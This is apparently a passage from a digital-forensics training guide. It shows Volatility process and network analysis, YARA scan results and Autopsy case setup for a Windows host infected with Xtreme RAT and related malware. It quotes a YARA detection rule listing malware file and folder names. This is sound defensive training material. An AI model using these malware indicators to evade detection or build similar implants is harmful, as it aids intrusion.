0x03674360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....w.....
0x03674370 f0 95 05 77 a0 f2 6e 03 00 00 00 00 00 00 00 .....w.n.....
0x03674380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....w.....
0x03674390 00 00 00 00 58 2d 60 03 c0 71 67 03 98 97 67 03 .....X-`..qg...g.
0x036743a0 00 00 00 00 42 be 05 77 00 00 00 00 01 00 00 00 .....B.w.....
1,1 Top
    
```

Count all distinct rules detected:



```

enisat@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisat@training: ~/training/ex1/yara-rules$ grep 'Rule:' results.txt | sort | uniq -c
15 Rule: SharedStrings
 3 Rule: spyeye_plugins
 9 Rule: UPX
51 Rule: with_sqlite
18 Rule: Xtreme
 9 Rule: xtreme_rat
19 Rule: xtremrat
enisat@training: ~/training/ex1/yara-rules$
    
```

To find which rule is defined in what file use *grep* tool:



```

enisat@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisat@training: ~/training/ex1/yara-rules$ grep -Rl 'rule *SharedStrings' *
malware/MALW_LURKO.yar
enisat@training: ~/training/ex1/yara-rules$
    
```

Open malware/MALW_LURKO.yar file and inspect SharedStrings rule.

```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
rule SharedStrings : Family {
    meta:
        description = "Internal names found in LURK0/CCTV0 samples"
        author = "Katie Kleemola"
        last_updated = "07-22-2014"

    strings:
        // internal names
        $i1 = "Butterfly.dll"
        $i2 = /\\"BT[0-9.]+\\ButterFlyDLL\\/
        $i3 = "ETClientDLL"

        // dbx
        $d1 = "\\"DbxUpdateET\\" wide
        $d2 = "\\"DbxUpdateBT\\" wide
        $d3 = "\\"DbxUpdate\\" wide

        // other folders
        $mc1 = "\\"Micet\\"

        // embedded file names
        $n1 = "IconCacheEt.dat" wide
        $n2 = "IconConfigEt.dat" wide

        $m1 = "\x00\x00ERXXXXXX\x00\x00" wide
        $m2 = "\x00\x00111\x00\x00" wide
        $m3 = "\x00\x00ETUN\x00\x00" wide
        $m4 = "\x00\x00ER\x00\x00" wide

    condition:
        any of them //todo: finetune this
}

70,0-1      58%
```

Check in which processes UPX and Xtreme RAT rules were detected.

```
enisa@training: ~/training/ex1/yara-rules
File Edit View Search Terminal Help
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'xtrem' results.txt | grep Owner | uniq -c
    1 Owner: Process svchost.exe Pid 4888
    28 Owner: Process explorer.exe Pid 4872
    17 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'UPX' results.txt | grep Owner | uniq -c
    3 Owner: Process svchost.exe Pid 4888
    3 Owner: Process explorer.exe Pid 4872
    3 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$
```

4.3 Analysis of the process list

List all running processes using Volatility *pslist* plugin:

```
enisa@training:~$ vol pslist | cut -c 12-
Volatility Foundation Volatility Framework 2.5
Name          PID  PPID  Thds  Hnds  Sess  Wow64 Start           Exit
-----
System          4     0   104    0 ----- 0 2016-08-16 12:54:24 UTC+0000
smss.exe       244    4    2    0 ----- 0 2016-08-16 12:54:24 UTC+0000
csrss.exe      324   316   10    0     0 0 2016-08-16 12:54:27 UTC+0000
smss.exe       388   244    0 ----- 1 0 2016-08-16 12:54:28 UTC+0000
wininit.exe    396   316    2    0     0 0 2016-08-16 12:54:28 UTC+0000
csrss.exe      408   388   11    0     1 0 2016-08-16 12:54:28 UTC+0000
winlogon.exe   460   388    4    0     1 0 2016-08-16 12:54:28 UTC+0000
services.exe   488   396    6    0     0 0 2016-08-16 12:54:29 UTC+0000
lsass.exe       516   396    7    0     0 0 2016-08-16 12:54:29 UTC+0000
svchost.exe    576   488   19    0     0 0 2016-08-16 12:54:30 UTC+0000
svchost.exe    620   488   10    0     0 0 2016-08-16 12:54:30 UTC+0000
dwm.exe        716   460   13    0     1 0 2016-08-16 12:54:31 UTC+0000
```

Search the process list for the PIDs of processes containing malicious code from the previous task:

```
enisa@training:~$ vol pslist | cut -c 12- | egrep '(4888|4872|5172)'
Volatility Foundation Volatility Framework 2.5
svchost.exe    4888  4748    2    0     1 0 2016-08-16 13:02:57 UTC+0000
explorer.exe   4872  4748    3    0     1 0 2016-08-16 13:02:58 UTC+0000
update.exe     5172  5860    6    0     1 0 2016-08-16 13:03:04 UTC+0000
cmd.exe        1976  5172    0 ----- 1 0 2016-08-16 13:04:47 UTC+0000 2016-08-16 13:07:36 UTC+0000
cmd.exe        736   5172    0 ----- 1 0 2016-08-16 13:07:40 UTC+0000 2016-08-16 13:43:12 UTC+0000
cmd.exe        2748  5172    0 ----- 1 0 2016-08-16 13:50:51 UTC+0000 2016-08-16 14:08:30 UTC+0000
cmd.exe        5280  5172    0 ----- 1 0 2016-08-16 14:17:24 UTC+0000 2016-08-16 14:18:48 UTC+0000
cmd.exe        868   5172    0 ----- 1 0 2016-08-16 14:19:45 UTC+0000 2016-08-16 14:23:02 UTC+0000
cmd.exe        3540  5172    0 ----- 1 0 2016-08-16 14:23:05 UTC+0000 2016-08-16 14:23:46 UTC+0000
enisa@training:~$
```

Search for parent processes of explorer.exe, svchost.exe and update.exe (PIDs: 4748 and 5860):

```
enisa@training:~$ vol pslist | cut -c 12- | egrep '(4748|5860)'
Volatility Foundation Volatility Framework 2.5
svchost.exe    4888  4748    2    0     1 0 2016-08-16 13:02:57 UTC+0000
explorer.exe   4872  4748    3    0     1 0 2016-08-16 13:02:58 UTC+0000
svchost.exe   2168  5860    2    0     1 0 2016-08-16 13:03:04 UTC+0000
update.exe    5172  5860    6    0     1 0 2016-08-16 13:03:04 UTC+0000
enisa@training:~$
```

Check the command line which was used to start given process using the *dlllist* plugin:

```
enisa@training:~$ vol dlllist -p 4888 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : svchost.exe
enisa@training:~$ vol dlllist -p 4872 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : explorer.exe
enisa@training:~$ vol dlllist -p 5172 | grep 'Command line'
Volatility Foundation Volatility Framework 2.5
Command line : C:\Users\Peter\AppData\Roaming\HostData\update.exe
enisa@training:~$
```

Search for the processes named *explorer.exe*:

```
enisa@training:~$ vol pslist | cut -c 12- | egrep '(Name|explorer.exe)'
Volatility Foundation Volatility Framework 2.5
Name PID PPID Thds Hnds Sess Wow64 Start Exit
explorer.exe 2068 1556 57 0 1 0 2016-08-16 12:55:36 UTC+0000
explorer.exe 4872 4748 3 0 1 0 2016-08-16 13:02:58 UTC+0000
enisa@training:~$
```

4.4 Network artefacts analysis

Search memory for artefacts of network connections using the *netscan* Volatility plugin.

```
enisa@training:~$ vol netscan | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto Local Address Foreign Address State Pid Owner Created
TCPv4 192.168.5.100:59280 -:443 ESTABLISHED -1
TCPv4 192.168.5.100:59280 -:443 ESTABLISHED -1
UDPV4 127.0.0.1:512 *:* 5128 Skype.exe 2016-08-16 12:57:46 UTC+0000
TCPv4 192.168.5.100:59277 0.0.0.29:80 ESTABLISHED -1
UDPV4 0.0.0.0:0 *:* 1132 svchost.exe 2016-08-17 12:01:09 UTC+0000
UDPV6 :::0 *:* 1132 svchost.exe 2016-08-17 12:01:09 UTC+0000
UDPV4 0.0.0.0:512 *:* 5128 Skype.exe 2016-08-17 12:01:04 UTC+0000
UDPV4 0.0.0.0:512 *:* 1132 svchost.exe 2016-08-17 12:00:28 UTC+0000
UDPV4 0.0.0.0:0 *:* 800 svchost.exe 2016-08-16 12:57:14 UTC+0000
UDPV4 192.168.5.100:512 *:* 4 System 2016-08-17 12:00:28 UTC+0000
UDPV6 fe80::28b6:9b1e:817d:11e5:5888 *:* 848 svchost.exe 2016-08-17 12:00:24 UTC+0000
UDPV4 0.0.0.0:0 *:* 1132 svchost.exe 2016-08-17 12:00:28 UTC+0000
```

Inspection of the list can reveal a few connections to nonstandard TCP ports:

```
enisa@training:~$ vol netscan | egrep '(State[:123]|:330)' | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto Local Address Foreign Address State Pid Owner Created
TCPv4 192.168.5.100:49847 -:12350 ESTABLISHED -1
TCPv4 192.168.5.100:59220 -:12345 ESTABLISHED -1
TCPv4 192.168.5.100:59271 -:12345 ESTABLISHED -1
TCPv4 192.168.5.100:59268 -:33033 CLOSED -1
enisa@training:~$
```

There were also some connections to *tcp/80* (*HTTP*) and *tcp/443* (*HTTPs*):




```
enisa@training:~$ vol netscan | egrep '(State|:443|:80)' | cut -c 20-
Volatility Foundation Volatility Framework 2.5
Proto Local Address           Foreign Address       State      Pid   Owner     Created
TCPv4  192.168.5.100:59280    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:59280    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:59277    0.0.0.29:80        ESTABLISHED -1
TCPv4  192.168.5.100:49864    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:58959    0.0.0.0:443        ESTABLISHED -1
TCPv4  192.168.5.100:59250    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:59265    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:59246    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:59234    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:59283    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:59269    -:443                ESTABLISHED -1
TCPv4  192.168.5.100:59274    -:443                CLOSED     -1
enisa@training:~$
```

5. Disk analysis

5.1 Mounting Windows partition and creating timeline

List partitions present on the disk image:




```
enisa@training:/media/sdb1/Windows$ mmls disk.raw
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

Slot Start End Length Description
000: Meta 000000000000 000000000001 Primary Table (#0)
001: ----- 000000000000 0000002048 Unallocated
002: 000:000 0000002048 0001026047 NTFS / exFAT (0x07)
003: 000:001 0001026048 0050329599 NTFS / exFAT (0x07)
004: ----- 0050329600 0050331647 Unallocated

enisa@training:/media/sdb1/Windows$
```

Mount partition 003 at /mnt/part_c:



```
enisa@training:/media/sdb1/Windows$ sudo mkdir /mnt/part_c
enisa@training:/media/sdb1/Windows$ sudo mount -t ntfs -o ro,offset=525336576 disk.raw /mnt/part_c/
enisa@training:/media/sdb1/Windows$ ls /mnt/part_c/
autoexec.bat config.sys ProgramData Recycle.Bin Users
bootmgr pagefile.sys Program Files swapfile.sys Windows
BOOTNXT PerfLog Recovery System Volume Information

enisa@training:/media/sdb1/Windows$
```

Start Autopsy (system menu -> Forensic Tools -> Autopsy 2.24):

```
autopsy (as superuser)


=====
Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24-1

=====
Evidence Locker: /usr/share/caine/report/autopsy
Start Time: Thu Aug 25 16:06:37 2016
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:
http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```

If the web browser wasn't yet started in the system, it should start now. Otherwise open new tab in browser and go to <http://localhost:9999/autopsy>.



Create new case by clicking "New Case" and then filling the form as presented on the screenshot below. Then click "New Case" again.

Create A New Case - Mozilla Firefox (as superuser)

Create A New Case

localhost:9999/autopsy?mod=0&view=1

Search

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.

2. **Description:** An optional, one line description of this case.

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a. <input type="text" value="Trainee"/>	b. <input type="text"/>
c. <input type="text"/>	d. <input type="text"/>
e. <input type="text"/>	f. <input type="text"/>
g. <input type="text"/>	h. <input type="text"/>
i. <input type="text"/>	j. <input type="text"/>

NEW CASE **CANCEL** **HELP**

On the next page you will be informed about path to the case files (including some intermediate results). Click "Add Host".

Creating Case: Training - Mozilla Firefox

Restore Session

Creating Case: Training

localhost:9999/autopsy?mod=0&view=2&ca

Search

Creating Case: Training

Case directory (/usr/share/caine/report/autopsy/Training/) created
 Configuration file (/usr/share/caine/report/autopsy/Training/case.aut) created

We must now create a host for this case.

Please select your name from the list:

Add Host

On the next page, specify at least a Host Name and then click "Add Host". It's also worth to specify GMT time zone to be sure this time zone will be used for displaying times during file analysis.



Add A New Host To Training - Mozilla Firefox (as superuser)

localhost:9999/autopsy?mod=0&view=7&case=Training

Case: Training

ADD A NEW HOST

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

2. **Description:** An optional one-line description or note about this computer.

3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.

5. **Path of Alert Hash Database:** An optional hash database of known bad files.

6. **Path of Ignore Hash Database:** An optional hash database of known good files.

ADD HOST **CANCEL** **HELP**

Click “Add Image”.

Adding Host Windows to Training - Mozilla Firefox (as superuser)


localhost:9999/autopsy?mod=0&view=8&case=Training

Adding host: Windows to case Training


Host Directory (/usr/share/caine/report/autopsy/Training/Windows/) created
 Configuration file (/usr/share/caine/report/autopsy/Training/Windows/host.aut) created
 We must now import an image file for this host

ADD IMAGE

The next step will be to add disk image as an evidence file. To add a new image click “Add Image” and then “Add Image File”.



In the next form specify the path to the disk image and check if Type is set to *Disk*.



Now Autopsy will analyse partition table on the provided disk image and let user decide which partitions add to the case. In this case, it should be enough to add only the main Windows partition.

Collecting details on new image file - Mozilla Firefox (as superuser)

Collecting details on ...

localhost:9999/autopsy?mod=0&view=

Image File Details

Local Name: images/disk.raw

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

- Ignore the hash value for this image.
- Calculate the hash value for this image.
- Add the following MD5 hash value for this image:

Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: NTFS / exFAT (0x07))

Add to case?

Sector Range: 2048 to 1026047

Mount Point: C: File System Type: ntfs

Partition 2 (Type: NTFS / exFAT (0x07))

Add to case?

Sector Range: 1026048 to 50329599

Mount Point: C: File System Type: ntfs

ADD **CANCEL** **HELP**

For your reference, the mmls output was the following:


```
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot     Start        End        Length      Description
002: 000:000  0000002048  0001026047  0001024000  NTFS / exFAT (0x07)
003: 000:001  0001026048  0050329599  0049303552  NTFS / exFAT (0x07)
```

After clicking “Add”, Autopsy will display information that a new image was added and linked with the case. At this point, the analyst can decide whether to add an additional image file or proceed with the analysis. Click “Ok” since there are no more evidence files to add.




Now the main analysis panel should open.



